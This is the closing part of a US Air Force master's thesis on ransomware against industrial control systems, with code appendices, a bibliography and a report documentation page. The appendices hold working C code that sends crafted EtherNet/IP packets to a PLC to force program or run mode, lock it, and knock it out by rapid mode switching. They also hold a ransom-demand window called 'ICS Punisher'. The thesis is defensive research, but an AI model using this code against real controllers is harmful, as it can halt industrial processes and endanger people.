                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x02, 0x00,
                                        0xA1, 0x00, 0x04, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
                                        0xB1, 0x00, 0x0D, 0x00, 0xFF, 0xFF, 0x4B, 0x04,
                                        0x20, 0x8E, 0x24, 0x01, 0x20, 0x74, 0x24, 0x01,
                                        0x01 };

int lock2_message_len = 56;
char lock2_message[BUFLEN]          = { 0x70, 0x00, 0x20, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x02, 0x00,
                                        0xA1, 0x00, 0x04, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
                                        0xB1, 0x00, 0x0C, 0x00, 0xFF, 0xFF, 0x4B, 0x02,
                                        0x20, 0xAC, 0x24, 0x01, 0x06, 0x00, 0x01, 0x00 };

int unlock_message_len = 56;
char unlock_message[BUFLEN]         = { 0x70, 0x00, 0x20, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                                        0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x02, 0x00,
                                        0xA1, 0x00, 0x04, 0x00, 0xFF, 0xFF, 0xFF, 0xFF,
                                        0xB1, 0x00, 0x0C, 0x00, 0xFF, 0xFF, 0x4C, 0x04,
                                        0x20, 0x8E, 0x24, 0x01, 0x20, 0x74, 0x24, 0x01 };

int main(int argc, char *argv[])
{

    if (!SetConsoleCtrlHandler(consoleHandler, TRUE))
    {
        #ifdef DEBUG
        printf("Error: %lu", GetLastError());
        #endif // DEBUG
        return EXIT_FAILURE;
    }

    // parse command line arguments
    switch (argc) {
    case 1:
        target = DEFAULT_TARGET;
        port = DEFAULT_PORT;
        slot = DEFAULT_SLOT;
        action = DEFAULT_ACTION;
        break;
    case 2:
        target = argv[1];
        port = DEFAULT_PORT;
        slot = DEFAULT_SLOT;
        action = DEFAULT_ACTION;
        break;
    case 3:
        target = argv[1];
        port = atoi(argv[2]);
        slot = DEFAULT_SLOT;
        action = DEFAULT_ACTION;
        break;
    case 4:
        target = argv[1];
        port = atoi(argv[2]);
        slot = atoi(argv[3]);
        action = DEFAULT_ACTION;
        break;
    case 5:
        target = argv[1];
        port = atoi(argv[2]);
        slot = atoi(argv[3]);
        action = atoi(argv[4]);
        break;
    default:
        #ifdef DEBUG
        printf("Invalid # of arguments: target ip, target port, target slot, action\n"
            "Actions: 1=program mode, 2=run mode, 3=dos\n");
        #endif // DEBUG
        return 1;
    }

    #ifdef DEBUG
    printf("Target: %s, Port: %d, Slot: %d, Action: %d\n", target, port, slot, action);
    printf("\nInitialising Winsock...");
    #endif // DEBUG

    if (WSAStartup(MAKEWORD(2, 2), &wsa) != 0)
    {
    #ifdef DEBUG
        printf("Failed. Error Code : %d", WSAGetLastError());
    #endif // DEBUG
        return 1;
    }
    #ifdef DEBUG
    printf("Initialised.\n");
    #endif // DEBUG

    // set up UDP socket
    if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == INVALID_SOCKET)
    {
        #ifdef DEBUG
        printf("Could␣not␣create␣socket␣:␣%d", WSAGetLastError());
        #endif // DEBUG
        return 1;
    }
    else {
        // set recieve timeout
        DWORD timeout = RECV_TIMEOUT;
        if (setsockopt(s, SOL_SOCKET, SO_RCVTIMEO,
                                    (char*)&timeout, sizeof(timeout)) == SOCKET_ERROR) {
            #ifdef DEBUG
            printf("setsockopt␣for␣SO_RCVTIMEO␣failed␣with␣error:␣%d\n", WSAGetLastError());
            #endif // DEBUG
            return 1;
        }
        else {
            #ifdef DEBUG
            printf("Socket␣created.\n");
            #endif // DEBUG
        }
    }

    // setup address structure
    memset((char *)&si_other, 0, sizeof(si_other));
    si_other.sin_family = AF_INET;
    si_other.sin_port = htons(port);
    si_other.sin_addr.s_addr = inet_addr(target);

    // connect to plc/server
    if (connect(s, (struct sockaddr *)&si_other, sizeof(si_other)) < 0){
        #ifdef DEBUG
        printf("failed␣to␣connect:␣%d\n", WSAGetLastError());
        #endif // DEBUG
        return 1;
    }

    // parse chosen action
    switch (action) {
    case 1: // put plc in program mode
        establish_session();
        set_to_prog();
        end_session();
        break;
    case 2: // put plc in run mode
        establish_session();
        set_to_run();
        end_session();
        break;
    case 3: // DOS plc by switching between run and program mode
        establish_session();
        lock();
        while (InterlockedCompareExchange(&running, 0, 0) == 1) {
            set_to_prog();
            Sleep(DOS_INT);
            set_to_run();
            Sleep(DOS_INT);
        }
        unlock();
        end_session();
    default:
        break;
    }
    closesocket(s);
    WSACleanup();
    return 0;
```

```
}

void lock(void) {
    #ifdef DEBUG
    printf("Locking PLC.\n");
    #endif //DEBUG

    seq++;                                                  //increment sequence
    memcpy(&lock1_message[44], &seq, SEQ_SIZE);             //copy sequence to message
    send_message(&lock1_message[0], lock1_message_len);     //send message

    seq++;                                                  //increment sequence
    memcpy(&lock2_message[44], &seq, SEQ_SIZE);             //copy sequence to message
    send_message(&lock2_message[0], lock2_message_len);     //send message
}

void unlock(void) {
    #ifdef DEBUG
    printf("Unlocking PLC.\n");
    #endif //DEBUG
    seq++;                                                  //increment sequence
    memcpy(&unlock_message[44], &seq, SEQ_SIZE);            //copy sequence to message
    send_message(&unlock_message[0], unlock_message_len);   //send message
}

void set_to_prog(void) {
    #ifdef DEBUG
    printf("Setting PLC to program mode.\n");
    #endif //DEBUG
    seq++;                                                  //increment sequence
    memcpy(&prog_message[44], &seq, SEQ_SIZE);              //copy sequence to message
    send_message(&prog_message[0], prog_message_len);       //send message
}

void set_to_run(void) {
    #ifdef DEBUG
    printf("Setting PLC to run mode.\n");
    #endif //DEBUG
    seq++;                                                  //increment sequence
    memcpy(&run_message[44], &seq, SEQ_SIZE);               //copy sequence to message
    send_message(&run_message[0], run_message_len);         //send message
}

void establish_session(void) {
    #ifdef DEBUG
    printf("Establishing session.\n");
    #endif //DEBUG
    char session[SID_SIZE]  = { 0x00, 0x00, 0x00, 0x00 };   //session id
    char cid[CID_SIZE]      = { 0x00 ,0x00, 0x00, 0x00 };   //connection id
    char csn[CSN_SIZE]      = { 0x00, 0x00 };               //connection serial number
    seq = 0;                                                //reset packet sequence number

    //request session
    send_message(&reg_message[0], reg_message_len);

    //copy session id from response to messages
    memcpy(&session[0], &buf[4], SID_SIZE);
    memcpy(&prog_message[4], &session[0], SID_SIZE);
    memcpy(&run_message[4], &session[0], SID_SIZE);
    memcpy(&forward_open_message[4], &session[0], SID_SIZE);
    memcpy(&forward_close_message[4], &session[0], SID_SIZE);
    memcpy(&lock1_message[4], &session[0], SID_SIZE);
    memcpy(&lock2_message[4], &session[0], SID_SIZE);
    memcpy(&unlock_message[4], &session[0], SID_SIZE);

    //copy sequence number for connection to close message
    memcpy(&csn[0], &buf[52], CSN_SIZE);
    memcpy(&forward_close_message[48], &csn[0], CSN_SIZE);

    //establish connection with forward open request
    send_message(&forward_open_message[0], forward_open_message_len);
    memcpy(&cid[0], &buf[44], CID_SIZE);
    memcpy(&prog_message[36], &cid[0], CID_SIZE);
    memcpy(&run_message[36], &cid[0], CID_SIZE);
    memcpy(&lock1_message[36], &cid[0], CID_SIZE);
    memcpy(&lock2_message[36], &cid[0], CID_SIZE);
    memcpy(&unlock_message[36], &cid[0], CID_SIZE);
}

void end_session(void) {
    #ifdef DEBUG
    printf(”Closing␣session.\n”);
    #endif //DEBUG
    //send forward close request
    send_message(&forward_close_message[0], forward_close_message_len);
}

//  char * message          - data to send
//  int len                 - length of message
void send_message(char * message, int len) {
    int recv_size;
    if (send(s, message, len, 0) < 0){
        #ifdef DEBUG
        printf(”send()␣failed␣with␣error␣code␣:␣%d”, WSAGetLastError());
        #endif // DEBUG
        exit(EXIT_FAILURE);
    } else {
        memset(buf, '\0', BUFLEN); // initialize return buffer
                                   // try to receive some data, this is a blocking call
        if ((recv_size = recv(s, buf, BUFLEN, 0)) == SOCKET_ERROR){

            if (WSAGetLastError() != WSAETIMEDOUT) {
                #ifdef DEBUG
                printf(”recvfrom()␣failed␣with␣error␣code␣:␣%d”, WSAGetLastError());
                #endif // DEBUG
                exit(EXIT_FAILURE);
            }
        }
        else if(recv_size == 0){
            #ifdef DEBUG
            printf(”socket␣closed␣by␣server”);
            #endif // DEBUG
            exit(EXIT_FAILURE);

        } else {
            #ifdef DEBUG
            printf(”%d␣byte␣response\n”, recv_size);
            #endif // DEBUG
        }
    }
}
```

ransom_gui.cpp

```
// ransom_gui.cpp : Defines the entry point for the application.
// Date: 11 November 2017
#include ”stdafx.h”
#include ”guiv1.h”

LRESULT CALLBACK WindowProcedure(HWND, UINT, WPARAM, LPARAM);

void addMenus(HWND);
void addControls(HWND);
void updateTimeString();
void update(WNDCLASSW);
void paint(HDC);
void initScreen(HDC);

HMENU hMenu;

clock_t lastTime;
int secElapsed;
int msecElapsed;
int timeDiff;
int percentage = 100;
bool redraw = false;
bool notified = false;
wchar_t timeRemaining[BUF_LEN];

HWND myWindow, infoLabel, timeLabel, buttonLabel;

int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, LPSTR args, int ncmdshow) {

    // define window characteristics
    WNDCLASSW wc = { 0 };
    wc.hbrBackground = (HBRUSH)COLOR_WINDOW;
    wc.hCursor = LoadCursor(NULL, IDC_ARROW);
    wc.hInstance = hInst;
    wc.lpszClassName = L”myWindowClass”;
    wc.lpfnWndProc = WindowProcedure;
    wc.hIcon = LoadIconW(wc.hInstance, L”guiv1.ico”);

    if (!RegisterClassW(&wc)) {
        return -1;
    }
    // create window
    myWindow = CreateWindowW(wc.lpszClassName,
                             L”ICS␣Punisher”,
                             WS_OVERLAPPEDWINDOW | WS_VISIBLE,
                             0, 0,
                             WINDOW_W, WINDOW_H,
                             NULL, NULL, NULL, NULL);

    //message loop
    MSG msg = { 0 };
    while (1){
        if (PeekMessage((&msg), NULL, 0, 0, PM_REMOVE)) {
            TranslateMessage(&msg);
            DispatchMessage(&msg);
        }
        else {
            update(wc);
        }
    }
    return 0;
}

LRESULT CALLBACK WindowProcedure(HWND hWnd, UINT msg, WPARAM wp, LPARAM lp) {
    HDC hdc;
    PAINTSTRUCT ps;

    switch (msg) {

    // on window action
    case WM_COMMAND:
        switch (wp) {
        case BUTTONID:
            system(PAY_COMMAND);
            int boxid = MessageBox(NULL, PAY_MESSAGE, PAY_TITLE, MB_OK);
            break;
        }
        break;

    // on window creation
    case WM_CREATE:
        hdc = BeginPaint(hWnd, &ps);
        initScreen(hdc);
        EndPaint(hWnd, &ps);
        addControls(hWnd);
        lastTime = clock(); //set start time
        timeDiff = time(NULL) - ATK_START_TIME;
        break;

    // on window close
    case WM_DESTROY:
        PostQuitMessage(0);
        break;

    // on window paint
    case WM_PAINT:
        hdc = BeginPaint(hWnd, &ps);
        paint(hdc);
        EndPaint(hWnd, &ps);
        break;

    // take care of unprocessed messages
    default:
        return DefWindowProcW(hWnd,msg,wp,lp);
    }
}

void initScreen(HDC hdc) {
    HPEN hClearPen = CreatePen(PS_NULL, 0, NULL);
    HBRUSH hWhiteBrush = CreateSolidBrush(RGB(255, 255, 255));
    SelectObject(hdc, hWhiteBrush);
    SelectObject(hdc, hClearPen);
    Rectangle(hdc, 0, 0, WINDOW_W, WINDOW_H);
    DeleteObject(hClearPen);
    DeleteObject(hWhiteBrush);
}

void paint(HDC hdc) {

    int rect1_y1 = BAR_Y;
    int rect1_y2 = BAR_Y + (BAR_H / 4);

    int rect2_y1 = rect1_y2 -1;
    int rect2_y2 = rect2_y1 + (BAR_H / 4)+1;

    int rect3_y1 = rect2_y2 -1;
    int rect3_y2 = rect3_y1 + (BAR_H / 4)+1;

    int rect4_y1 = rect3_y2 -1;
    int rect4_y2 = rect4_y1 + (BAR_H / 4)+1;

    int tick_x1 = BAR_X - 10;
    int tick_x2 = tick_x1 + TICK_W;
    int tick_y1 = BAR_Y + BAR_H*(1 - (percentage/100.0));
    int tick_y2 = tick_y1 + TICK_H;

    HBRUSH hWhiteBrush = CreateSolidBrush(RGB(255, 255, 255));
    HBRUSH hRedBrush = CreateSolidBrush(RGB(255, 0, 10));
    HBRUSH hOrangeBrush = CreateSolidBrush(RGB(255, 165, 0));
    HBRUSH hYellowBrush = CreateSolidBrush(RGB(255, 255, 10));
    HBRUSH hGreenBrush = CreateSolidBrush(RGB(0, 255, 10));
    HBRUSH hBlackBrush = CreateSolidBrush(RGB(0, 0, 0));
    HPEN hClearPen = CreatePen(PS_NULL, 0, NULL);
    HPEN hBlackPen = CreatePen(PS_SOLID, 2, RGB(0, 0, 0));
    SelectObject(hdc, hWhiteBrush);
    SelectObject(hdc, hClearPen);
    Rectangle(hdc, BAR_X - 50, BAR_Y - 50, BAR_X + BAR_W + 50, BAR_Y + BAR_H + 50);
    DeleteObject(hWhiteBrush);
    SelectObject(hdc, hBlackPen);
    Rectangle(hdc, BAR_X-1, BAR_Y-1, BAR_X + BAR_W+1, BAR_Y + BAR_H+1);
    DeleteObject(hBlackPen);
    SelectObject(hdc, hClearPen);
    SelectObject(hdc, hGreenBrush);
    Rectangle(hdc, BAR_X, rect1_y1, BAR_X + BAR_W, rect1_y2);
    DeleteObject(hGreenBrush);
    SelectObject(hdc, hYellowBrush);
    Rectangle(hdc, BAR_X, rect2_y1, BAR_X + BAR_W, rect2_y2);
    DeleteObject(hYellowBrush);
    SelectObject(hdc, hOrangeBrush);
    Rectangle(hdc, BAR_X, rect3_y1, BAR_X + BAR_W, rect3_y2);
    DeleteObject(hOrangeBrush);
    SelectObject(hdc, hRedBrush);
    Rectangle(hdc, BAR_X, rect4_y1, BAR_X + BAR_W, rect4_y2);
    DeleteObject(hRedBrush);
    SelectObject(hdc, hBlackBrush);
    Rectangle(hdc, tick_x1, tick_y1, tick_x2, tick_y2);
    DeleteObject(hBlackBrush);
    DeleteObject(hClearPen);

    wchar_t perc[10];
    wsprintfW(&perc[0], L"%d%%", percentage);
    int ndigits = floor(log10(abs(percentage))) + 1;
    TextOut(hdc, tick_x2 + 3, tick_y1 - 5, perc, ndigits+1);

    wchar_t ransom[50];
    int new_min = MIN_RANSOM + ((((floor((100 - percentage)/5.0))*5 / 100.0) *
                (MAX_RANSOM - MIN_RANSOM)))
    int ransom_amount = min(MAX_RANSOM, new_min);
    wsprintfW(&ransom[0], L"Ransom:␣%d␣bitcoin", ransom_amount);
    int ndigits2 = floor(log10(abs(ransom_amount))) + 1;
    TextOut(hdc, WINDOW_W / 2, 2 * (WINDOW_H / 3.5), ransom, ndigits2 + 16);

    TextOut(hdc, BAR_X - 12, BAR_Y - 40, L"␣␣␣SYSTEM␣␣␣", 12);
    TextOut(hdc, BAR_X - 12, BAR_Y - 25, L"AVAILABILITY", 12);

}

void update(WNDCLASSW wc) {
    updateTimeString();
    if (redraw) {
        HDC dc = GetDC(myWindow);
        paint(dc);
        ReleaseDC(myWindow, dc);
        redraw = false;
    }
    if (!notified && percentage <= 0) {
        int boxid = MessageBox(NULL, OFF_MESSAGE, OFF_TITLE, MB_OK);
        notified = true;
    }

}


void addMenus(HWND hWnd) {
    hMenu = CreateMenu();
    AppendMenu(hMenu, MF_STRING, PAYID, L"Pay");
    SetMenu(hWnd, hMenu);
}

void addControls(HWND hWnd) {
    infoLabel = CreateWindowW(L"static",
                              INFO_TEXT,
                              WS_VISIBLE | WS_CHILD,
                              WINDOW_W / 2, 50,
                              350, 75,
                              hWnd, NULL, NULL, NULL);

    timeLabel = CreateWindowW(L"static",
                              timeRemaining,
                              WS_VISIBLE | WS_CHILD,
                              WINDOW_W / 2, WINDOW_H / 3.5 + 50,
                              350, 50,
                              hWnd, NULL, NULL, NULL);

    buttonLabel = CreateWindowW(L"Button",
                                L"Pay␣Now",
                                WS_VISIBLE | WS_CHILD,
                                WINDOW_W / 2, 2*(WINDOW_H / 3.5) + 50,
                                PAY_BUTTON_W, PAY_BUTTON_H,
                                hWnd, (HMENU) BUTTONID, NULL, NULL);

}

void updateTimeString() {
    int old_sec = secElapsed;
    clock_t curTime = clock();
    clock_t diff = curTime - lastTime; //update current time
    int ms_diff = diff * 1000 / CLOCKS_PER_SEC;
    msecElapsed += ms_diff;
    if (msecElapsed >= 1000) {
        secElapsed += msecElapsed / 1000;
        msecElapsed = msecElapsed % 1000;
    }

    int secDiff = TOTAL_TIME_S - timeDiff - secElapsed;
    int old_p = percentage;
    percentage = max(0,(int) ceil(100.0*secDiff / TOTAL_TIME_S));
    if (old_p != percentage) {
        redraw = true;
    }

    lastTime = curTime;

    if (old_sec != secElapsed) {
        int seconds = max(0, secDiff % 60);
        int minutes = max(0, (secDiff / 60) % 60);
        int hours = max(0, (secDiff / 3600) % 24);
        int days = max(0, (secDiff / 86400) % 7);
        wsprintfW(&timeRemaining[0],
                  L"%d␣days,␣%d␣hours,␣%d␣minutes,␣%d␣secs␣remain.",
                  days, hours, minutes, seconds);
        SetWindowTextW(timeLabel, timeRemaining);
        RedrawWindow(timeLabel, NULL, NULL, RDW_ERASE);
    }
}
```

Bibliography

1. C. Durkovich "The Office of Infrastructure Protection". 2012. Accessed on: Jan. 9, 2018. [Online]. Available: `https://www.dhs.gov/office-infrastructure-protection`.

2. The White House. "Presidential Policy Directive - Critical Infrastructure Security and Resilience". 2013. Accessed on: Jan. 9, 2018. [Online]. Available: `https://obamawhitehouse.archives.gov/the-press-office/2013/02/12/presidential-policy-directive-critical-infrastructure-security-and-resil`.

3. DHS. "Office of Infrastructure Protection Strategic Plan: 2012-2016". 2012. Accessed on: Jan. 9, 2018. [Online]. Available: `http://www.dhs.gov/national-infrastructure-protection-plan`.

4. K. Stouffer *et al.* "NIST Special Publication 800-82 rev2: Guide to Industrial Control Systems (ICS) Security". 2015. Accessed on: Jan. 9, 2018. [Online]. Available: `http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf`.

5. E. Knapp and J. Langill. *Industrial Network Security*, 2nd edition. Syngress, 2015.

6. T. Macaulay and B. Singer. *Cybersecurity for Industrial Control Systems*, 1st edition. CRC Press, 2012.

7. DHS. "FOIA 2014-HQFO-00514". 2014. Accessed on: Jan. 9, 2018. [Online]. Available: `https://www.muckrock.com/foi/united-states-of-america-10/operation-aurora-11765/#file-23387`.

8. G. McDonald *et al.* "Stuxnet 0.5: The Missing Link". 2013. Accessed on: Jan. 9, 2018. [Online]. Available: `http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/stuxnet_0_5_the_missing_link.pdf`.

9. G. McDonald *et al.* "Global Energy Cyberattacks: Night Dragon". 2011. Accessed on: Aug. 1, 2017. [Online]. Available: `https://www.mcafee.com/us/resources/white-papers/wp-global-energy-cyberattacks-night-dragon.pdf`.

10. FBI. "Don't Be Scared by 'Scareware'". 2010. Accessed on: Jan. 9, 2018. [Online]. Available: `https://archives.fbi.gov/archives/news/stories/2010/july/scareware`.

11. A. Kharraz *et al.* "Cutting the Gordian Knot: A Look Under the Hood of Ransomware Attacks", in *Proc. of the 12th Int. Conf. on Detection of Intrusions and Malware & Vulnerability Assessment*, 2015, pp.3-24. Accessed

on: Jan. 9, 2018. [Online]. Available: `https://seclab.ccs.neu.edu/static/publications/dimva2015ransomware.pdf`.

12. Microsoft Malware Protection Center. "Ransomware". 2016. Accessed on: Jan. 9, 2018. [Online]. Available: `http://www.microsoft.com/en-us/security/portal/mmpc/shared/ransomware.aspx`.

13. K. Selvaraj *et al.* "WannaCrypt ransomware worm targets out-of-date systems". 2017. Accessed on: Jan. 9, 2018. [Online]. Available: `https://blogs.technet.microsoft.com/mmpc/2017/05/12/wannacrypt-ransomware-worm-targets-out-of-date-systems/`.

14. L. Vaas. "Eight years' worth of police evidence wiped out in ransomware attack". 2017. Accessed on: Jan. 9, 2018. [Online]. Available: `https://nakedsecurity.sophos.com/2017/02/01/eight-years-worth-of-police-evidence-wiped-out-in-ransomware-attack/`.

15. C. D. Schuett, M.S. thesis, Dept. Elect. Comp. Eng., Air Force Inst. Tech., WPAFB, OH, 2014. Accessed on : Jan 9, 2018. [Online]. Available: `http://www.dtic.mil/dtic/tr/fulltext/u2/a603391.pdf`.

16. M. Beaumont *et al.*, Australian Government, Department of Defense. "Hardware Trojans Prevention, Detection, Countermeasures (A Literature Review)". 2011. Accessed on: Jan. 9, 2018. [Online]. Available: `http://oai.dtic.mil/oai/oai?verb=getRecord&metadataPrefix=html&identifier=ADA547668`.

17. E. Skoudis and T. Liston. *Counter Hack Reloaded: At Step-by-Step Guide to Computer Attacks and Effective Defenses*, 2nd edition. Pearson Education, 2006.

18. D. Formby *et al.* "Out of Control: Ransomware for Industrial Control Systems", unpublished. 2017. Accessed on: Jan. 9, 2018. [Online]. Available: `http://www.cap.gatech.edu/plcransomware.pdf`.

19. National Institute of Standards and Technology. "Framework for Improving Critical Infrastructure Cybersecurity". 2014. Accessed on: Jan. 9, 2018. [Online]. Available: `http://www.nist.gov/cyberframework/upload/cybersecurity-framework-021214-final.pdf`.

20. FBI. "How to Protect Your Networks from Ransomware". 2016. Accessed on: Jan. 9, 2018. [Online]. Available: `https://www.fbi.gov/file-repository/ransomware-prevention-and-response-for-cisos.pdf`.

21. A. Chaves *et al.* "Improving the cyber resilience of industrial control systems", *Int. Journal of Critical Infrastructure Protection*, vol. 17, no. C, pp. 30-48, Jun. 2017. Accessed on: Jan. 9, 2018. [Online]. Available: `https://doi.org/10.1016/j.ijcip.2017.03.005`.

22. Festo Didactic Inc. "3531 Pressure, Flow, Level, and Temperature Process Training Systems". 2015. Accessed on: Jan. 9, 2018. [Online]. Available: `https://www.labvolt.com/downloads/datasheet_98-3531-0_en_120V_60Hz.pdf`

23. Rockwell Automation. "PowerFlex 40 Adjustable Frequency AC Drive User Manual Publication 22B-UM001I-EN-E". 2017. Accessed on: Jan. 9, 2018. [Online]. Available: `http://literature.rockwellautomation.com/idc/groups/literature/documents/um/22b-um001_-en-e.pdf`.

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704–0188

The public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instructions, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden to Department of Defense, Washington Headquarters Services, Directorate for Information Operations and Reports (0704–0188), 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202–4302. Respondents should be aware that notwithstanding any other provision of law, no person shall be subject to any penalty for failing to comply with a collection of information if it does not display a currently valid OMB control number. **PLEASE DO NOT RETURN YOUR FORM TO THE ABOVE ADDRESS.**

1. REPORT DATE *(DD–MM–YYYY)* 03–22–2018	**2. REPORT TYPE** Master's Thesis	**3. DATES COVERED** *(From — To)* Sept 2016 — Mar 2018

4. TITLE AND SUBTITLE

Securing Critical Infrastructure:
A Ransomware Study.

5a. CONTRACT NUMBER

5b. GRANT NUMBER

5c. PROGRAM ELEMENT NUMBER

6. AUTHOR(S)

Jeffries, Blaine, M, 2d Lt, USAF

5d. PROJECT NUMBER

17G310

5e. TASK NUMBER

5f. WORK UNIT NUMBER

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

Air Force Institute of Technology
Graduate School of Engineering and Management (AFIT/EN)
2950 Hobson Way
WPAFB OH 45433-7765

8. PERFORMING ORGANIZATION REPORT NUMBER

AFIT-ENG-MS-18-M-034

9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES)

Department of Homeland Security ICS-CERT
POC: Neil Hershfield, DHS ICS-CERT Technical Lead
ATTN: NPPD/CS&C/NCSD/US-CERT
Mailstop: 0635, 245 Murray Lane, SW, Bldg 410, Washington, DC 20528
Email: ics-cert@dhs.gov Phone: 1-877-776-7585

10. SPONSOR/MONITOR'S ACRONYM(S)

DHS ICS-CERT

11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION / AVAILABILITY STATEMENT

DISTRIBUTION STATEMENT A:
APPROVED FOR PUBLIC RELEASE; DISTRIBUTION UNLIMITED.

13. SUPPLEMENTARY NOTES

This material is declared a work of the U.S. Government and is not subject to copyright protection in the United States.

14. ABSTRACT

This thesis reviews traditional ransomware attack trends in order to present a taxonomy for ransomware targeting industrial control systems. After reviewing a critical infrastructure ransomware attack methodology, a corresponding response and recovery plan is described. The plan emphasizes security through redundancy, specifically the incorporation of standby programmable logic controllers. This thesis goes on to describe a set of experiments conducted to test the viability of defending against a specialized ransomware attack with a redundant controller network. Results support that specific redundancy schemes are effective in recovering from a successful attack. Further experimentation is conducted to test the feasibility of industrial control system ransomware attacks leveraging weaknesses in computer networking. Results support that intelligent electronic devices have communication link vulnerabilities that expose industrial control networks to traditional network attacks.

15. SUBJECT TERMS

SCADA, ICS, Ransomware, Security

16. SECURITY CLASSIFICATION OF:			**17. LIMITATION OF ABSTRACT**	**18. NUMBER OF PAGES**	**19a. NAME OF RESPONSIBLE PERSON**
a. REPORT	**b. ABSTRACT**	**c. THIS PAGE**			Dr. Barry E. Mullins, AFIT/ENG
U	U	U	U	112	**19b. TELEPHONE NUMBER** *(include area code)* (937) 255-3636, x7979; barry.mullins@afit.edu